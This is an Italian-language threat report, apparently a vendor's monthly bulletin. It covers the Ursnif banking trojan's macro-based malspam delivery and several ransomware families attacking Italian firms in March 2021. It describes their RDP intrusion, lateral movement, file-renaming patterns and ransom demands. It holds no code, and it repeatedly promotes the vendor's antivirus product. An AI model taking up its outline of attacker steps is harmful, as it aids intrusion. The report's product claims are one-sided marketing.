Ursnif è un malware bancario che punta a sottrarre denaro dal conto della vittima tramite il furto delle credenziali di accesso e l'intromissione nei pagamenti home banking attraverso un'injection nel browser.


Ursnif viene distribuito nelle campagne di malspam attraverso allegati word o excel consegnati direttamente o all' interno di un file compresso spesso recante una password, l'utente una volta aperto l'allegato viene invitato ad abilitare le macro sfruttando come scusa la presenza di problemi di compatibilità nella versione di office, se abilitata la macro presente all' interno del file word o excel procede con il download ed installazione del malware nel computer della vittima.

I frequenti cambi nel tipo di allegato utilizzato, oltre a rendere più difficile per la vittima l'identificazione della mail fraudolenta, nei casi in cui viene utilizzata una password e/o una compressione sono atti a rendere più complicata l identificazione dei file malevoli da parte dei software di protezione.

Ursnif è un trojan bancario, i cui sorgenti essendo divenuti di pubblico dominio, hanno originato un "fork", che ha portato allo sviluppo delle seguenti:

⇒ Versione 2;


⇒ Versione 3.



In Italia sono circolate , fino ad aprile 2020, entrambe le versioni ma, come negli scorsi mesi, anche a marzo, è stata rilevata esclusivamente la versione 2.

Nel mese di marzo si osservano due aggiornamenti della build di Ursnif , tutti e due i gruppi hanno utilizzato la versione 2.50.186 nella prima parte del mese per passare alla 2.50.187 dal 16 marzo , solo la campagna del 12 marzo ha visto riutilizzare la build 2.50.177 come nel mese precedente.

Nel grafico sottostante possiamo vedere come è cambiato l' ID associato al gruppo dell' Ursnif relativo alle campagne Inps ed Agenzia delle Entrate.



Ransomware

Marzo 2021- ITALIA

Nel mese di marzo 2021 si è registrato un consistente incremento degli attacchi Ransomware rispetto al mese di febbraio.

Dalla telemetria del modulo AntiRansomware protezione CryptoMalware integrato nella suite Vir.IT eXplorer PRO si sono riscontrati gli attacchi delle seguenti famiglie di ransomware:

⇒ **STOP aka Djvu**

⇒ **Sodinokibi (REvil)**

⇒ **Makop**

⇒ **Avaddon**

⇒ **LockBIT**

⇒ **Phobos**

⇒ **Bagui Fobos**

⇒ **ZEPPELIN**

⇒ **eChoraix**

I principali attacchi rilevati sono stati veicolati, per la maggior parte, attraverso l'accesso abusivo al sistema **RDP** (Remote Desktop Protocol) di PC/SERVER esposti incautamente nella rete internet.

Una volta ottenuto l'accesso al sistema via RDP mediante il brute forcing delle credenziali, il CyberCriminale procede generalmente a:

⇒ RIMUOVERE le protezioni di sicurezza presenti

⇒ CANCELLARE i log di sistema

⇒ CANCELLARE le shadow copy di Windows se attive

⇒ ESEGUIRE il Ransomware.

In attacchi più sofisticati i CyberCriminali, una volta ottenuto accesso al sistema, provvedono ad effettuare una scansione della rete interna per poi eseguire attività di spostamento laterale così da attaccare il maggior numero di PC/Server possibili.

Come mi difendo dagli attacchi ransomware?

La minaccia ransomware è sempre più sofisticata ed aggressiva, il classico metodo delle firme antivirali non è completamente efficace per combattere queste tipologie di minacce vista la frequenza di aggiornamento e soprattutto la specificità del singolo attacco che spesso è "mirato" alla vittima rendendolo maggiormente "univoco".

E' fondamentale perciò dotarsi di una protezione di tipo Euristico-Comportamentale.

Il modulo AntiRansomware protezione CryptoMalware integrato nella suite **Vir.IT eXplorer PRO** include sofisticate tecnologie Euristico-Comportamentali, in grado di effettuare il monitoraggio in real-time degli accessi ai file del PC/Server rilevando e bloccando la cifratura dei dati in atto sia da processi eseguiti localmente sia da accessi avvenuti attraverso le condivisioni di rete.

Queste tecnologie permettono di intervenire velocemente ed efficacemente anche in caso di minacce di nuova generazione o sviluppate ad-hoc per la vittima, salvaguardando i dati di PC/Server Windows(R).

STOP aka Djvu

Il mese di marzo ha visto il Centro Ricerche Anti-Malware #CRAM di TG Soft Cyber Security Specialist venire contatto da varie aziende che, loro malgrado, NON essendosi affidate a software AntiVirus che integrassero specifiche ed efficaci tecnologie AntiRansomware protezione Crypto-Malware essendo state attaccate ed abbattute dal ransomware STOP aka Djvu erano alla disperata ricerca di un Decrypt.

Purtroppo per loro, queste versioni del ransomware STOP / Djvu utilizzate dai Cyber-Ricattatori non sembrano avere particolari svarioni che potessero ragionevolmente permettere un tentativo di decifratura e i costi per gli approfondimenti di analisi non sarebbero stati più economicamente e convenientemente sostenibili per i potenziali interessati.

Si invita alla consultazione del post Facebook del 1° marzo 2021 di TG Soft Cyber Security Specialist.

Da tutto ciò si evince, e lo evidenzieremo ancora meglio nelle conclusioni di questa Rubrica sugli attacchi Ransomware con particolare attenzione alla realtà italiana, che è di primaria importanza adottare delle opportune strategie di difesa per **#NONpiangereSULlatteVERSATO** o meglio per **#NONpiangereSULfileCIFRATO** e dover necessariamente pagare il riscatto con la speranza di recuperare l'accesso ai propri file aziendali e non.

Sodinokibi (REvil)

Anche a marzo 2021 proseguono gli attacchi mirati da parte dei CyberRicattatori che utilizzano Sodinokibi aka REvil.


Ricordiamo che Sodinokibi è una "vecchia" conoscenza, scoperto e analizzato dal Centro Ricerche Anti-Malware di TG Soft nel 2018 e citato, quale sostituto di un altro ransomware particolarmente apprezzato dai Cyber-Ricattatori il non meno famoso GandCrab, anche da BleepingComputer nel suo resoconto mondiale sui ransomware più diffusi a livello planetario nel giugno 2019.

Uno dei principali attacchi che il #CentroRicercheAntiMalware {#CRAM} di #TGSoft è stato chiamato ad analizzare è avvenuto via #RDP Remote Dekstop Protocol con attaccante che, dall'IP rilevato, sembra si sia collegato dalla Russia… non proprio con "*amore*" ma con intenti di ben altra natura…

Importanti le somme di riscatto richieste per la decifratura dei file:

⇒ poco più di 109 XMR {Monero} che al cambio odierno corrispondono a circa 25mila U$D o 21mila €uro se pagato entro i primi 7gg…

⇒ il riscatto poi raddoppia passando a quasi 220 XMR {Monero}… Che, al cambio odierno, equivalgono a 50mila U$D o 42mila €uro…!



Per maggiori info su come difendersi è possibile consultare l'informativa sintetica del 02/03/2021

Makop

Il CyberRicattatore, una volta ottenuto l'accesso via RDP esposto su macchina client Windows10 scaricava ben 41 sample differenti di #Makop in una cartella di "appoggio" e iniziava a mandarli in esecuzione per procedere alla cifratura del PC… "Human-operated ransomware attacks".

Fortunatamente sulla macchina era correttamente installato, configurato ed aggiornato **#VirITeXplorerPRO** che parava efficacemente l'attacco!

Risultato dell'attacco 8 file cifrati di cui 7 file esca... #Ransomware MAKOP bloccato efficacemente nella fase iniziale dell'attacco dalle tecnologie Euristico-Comportamentali AntiRansomware protezione Crytpo-Malware integrate nella suite Vir.IT eXplorer PRO...

Struttura dei file cifrati:

NOME_ORIGINALE.ESTENSIONE_ORIGINALE.[ID_ALFANUMERICO].[email_cybercriminale].makop

Nome file del riscatto: **readme-warning.tx**t

Per conoscere l'importo del RISCATTO se l'attacco fosse andato a "buon" fine si è voluto contattare il/i Ricattatore/i scrivendo alla mail di contatto segnalata.


La prima frase della risposta è stata "*Please turn off your remote access or change all the passwords of your administrators and users to stronger ones.*"

⇒ riscatto richiesto è 7.000 U$D da pagare in BTC (0.11 BTC) pari a circa 5880,00 €uro;

⇒ il wallet indicato per il pagamento ha 61 transazioni totali (36 in ingresso e 25 in uscita). Il totale ricevuto (transazioni in ingresso) è di 1.64101720 BTC pari a circa 86.434 €uro e un totale inviato (transazioni in uscita) di 1.60454677 BTC pari a circa 84.513,00 €uro

Quindi più di qualcuno ha ceduto al RICATTO procedendo al pagamento...

A destra l'immagine delle istruzioni di riscatto del ransomware Makop che è stato utilizzato per alcuni attacchi tramite accessi RDP su Desktop Remoti esposti.



Avaddon

Dopo alcuni attacchi del ransomware **AVADDON** in italia già segnalate dal Centro Ricerche Anti-Malware [#CRAM] di #TGSoft Cyber Security Specialist & #ThreatIntelligence team nei seguenti report:

⇒ Report settimanale 2020W26 (27/06-03/07 2K21) delle principali campagne Malspam in Italia;


⇒ TGSoft_Cyber-Threat_Report_2020-06 di giugno 2020 nella sezione "In primo piano" Ransomware AVADDON a pagina 4 e seguenti dove sono segnalate le principali campagne Malspam con target Italia che lo ha visto diffondersi;

in questo mese di marzo 2021 abbiamo nuovi attacchi mirati che utilizzano questo ransomware.

Questa volta l'attacco di **AVADDON** è avvenuto via RDP su una macchina NON protetta, mentre nelle macchine dove era installata la Suite Vir.IT eXplorer PRO è intervenuta la protezione AntiRansomware nei file condivisi, con rilevazione dell'attacco "passivo/esterno" avvenuto attraverso la rete => Tecnologia aggiuntiva inclusa nel modulo AntiRansomware protezione CryptoMalware che rileva la cifratura anche se il processo malevolo non è avviato localmente nella macchina => Tecnologia dell'AntiCrypto che non tutti i prodotti hanno.

Ai file cifrati viene aggiunta l'estensione "**.bDEACee**".

Il riscatto richiesto è di 2000 U$D e va pagato in Monero: equivale a 5,04 XMR.



LockBit

Tra le varie richieste di intervento su attacchi ransomware, nel mese di marzo 2021 il Centro Ricerche Anti-Malware [#CRAM di #TGSoft] è stato chiamato ad effettuare l'analisi di #IncidentResponse [#IR] in un'azienda di oltre 300 computer che ha visto **LockBit** prima insinuarsi nell'azienda di supporto sistemistico e, come rilevato dal loro sito, naturalmente, anche di "sicurezza" informatica e altre 1001 attività…

Questa azienda "esperta" di Cyber-Security accedeva alla manutenzione dei PC del cliente attraverso un accesso privilegiato e diretto "protetto" da una VPN proprio al cuore della rete aziendale. Il ransomware LockBit prima ha cifrato i PC/Server dell'azienda informatica fornitrice anche di Servizi di Cyber-Security e poi, per il tramite della VPN, attraverso il cosiddetto "spostamento laterale", come fosse uno scivolo privilegiato per insinuarsi nella rete del loro cliente e abbatterla senza pietà non avendo un software AV con tecnologie AntiRansomware protezione Crypto-malware in grado di contrastare efficacemente questo attacco.

Risultato: rete di oltre 300 PC/Server ABBATTUTA, più di una settimana per ripristinarne la funzionalità… Da cui l'importanza di investire su software AntiVirus che integrino tecnologie AntiRansomware protezione Crypto-Malware efficaci ed efficienti che negli anni abbiano dimostrato la loro affidabilità…


Un altro attacco significativo di **LockBit** è stato TENTATO, sempre nel marzo 2021 su un'azienda che, purtroppo, NON aveva in uso su tutti i PC & Server (scelta assolutamente incondivisibile ed imperdonabile), la suite **Vir.IT eXplorer PRO** che, è bene ricordarlo, integra tecnologie AntiRansomware protezione Crypto-Malware efficaci ed efficienti e di consolidata affidabilità verificata negli anni con numerosissime famiglie/tipologie di ransomware dando, sempre e comunque, ottimi risultati in termini di mitigazione degli attacchi.

Anche in questo caso si tratta di attacco "passivo/esterno" legato a macchina NON protetta dalle nostre tecnologie NON essendo presente la suite **#VirITeXplorerPRO**.


Ha colpito alcune condivisioni di altri PC che erano state -MALDESTRAMENTE- escluse dal controllo (condiviso tutto il disco C: cosa che non dovrebbe MAI essere effettuata, ma al più, procedere alla condivisione di qualche cartella per lo scambio file o poco più...). In questo caso sebbene l'azienda non fosse protetta, come avrebbe dovuto, su tutti i PC / Server quelli, ove presente la suite Vir.IT eXplorer PRO ed attive le tecnologie di mitigazione degli attacchi di cifratura AntiRansomware protezione Crypto-Malware sono state salvaguardate dalla cifratura.

Al termine della cifratura completa nella macchina visualizzerà a tutto schermo un messaggio similare a quello dei file di testo dei riscatti.

Ai file cifrati viene aggiunta l'estensione ".lockbit" da cui il nome…



Il ransomware LockBit al termine della cifratura dei PC/Server rilascia, all'interno delle cartelle colpite, un file di testo "Restore-My-Files.txt"



Non è superfluo segnalare che LockBit è un ransomware che può eseguire anche attacchi DOUBLE EXTORTION cioè con esfiltrazione di tutti o parte dei dati aziendali che vengono usati, quale forma ulteriore di minaccia di renderli pubblici, per forzare il pagamento del riscatto nel caso l'azienda fosse in grado di effettuare il ripristino dei dati cifrati.

Phobos

Il ransomware Phobos è decisamente molto apprezzato dai Cyber-Ricattatori che lo utilizzano, con una certa frequenza, sia per attacchi diffusi come anche per attacchi mirati. Ricordiamo che Phobos è il successore del temibilissimo Dharma...

Tra i vari attacchi che il Centro Ricerche Anti-Malware #CRAM di TG Soft Cyber Security Specialist è stato chiamato a dare supporto emergenziale o ad effettuare attività consulenziale di Incident Response [#IR] segnaliamo il seguente attacco che è avvenuto con accesso via Remote Desktop Protocol [#RDP] da indirizzi IP che sono stati localizzati in Canada e in Russia.

L'attacco è del tipo **"Cyber Human Operated Ransomware Attacks"** che è tipicamente uno dei più insidiosi poiché essendoci collegamento umano il Cyber-Ricattatore tenterà la disinstallazione dell'Antivirus e utilizzerà tool per il furto di Password come il #CRAM stesso ha rilevato in questo attacco.


Il ransomware effettua persistenza posizionandosi nella cartella di startup.

Genera 2 file di riscatto:

⇒ info.hta

⇒ info.txt

con indicati i contatti email.



I file cifrati hanno la seguente struttura:

nome_file.estensione_file.**id**[Codice_AlfaNumerico].**e-mail**[da contattare].**eight**

Bagui Fobos

L'attacco ha colpito solo 2 file che sono i dischi virtuali di una macchina virtuale Hyper-V.

Il ransomware, dopo aver cifrato i file, "appende" dopo il nome del file e la sua estensione un indirizzo email che permetterà alla malcapitata vittima di contattare il CyberCriminale per avere info sulle modalità e costi di pagamento del riscatto.

I file dopo l'attacco hanno la seguente struttura: **nome_file.estensione_file.e-mail da contattare**

Ai file cifrati viene aggiunta, come ulteriore estensione al nome del file originario che è direttamente la mail "**.bfobos@bk.ru**" per poter mettersi in contatto con i CyberRicattatori e ricevere le istruzioni per il pagamento del riscatto e il *-quantum-*.

Zeppelin

Facendo sempre e comunque riferimento ad attacchi Ransomware che hanno visto il supporto consulenziale del Centro Ricerche Anti-Malware #CRAM di TG Soft in questo mese segnaliamo l'attacco che ha visto l'utilizzo del ransomware **ZEPPELIN** che è stato scaricato come malware di Follow-up su una macchina precedentemente compromessa con **Dridex** noto Trojan Banker e Password Stealer in circolazione, oramai, da parecchi anni.

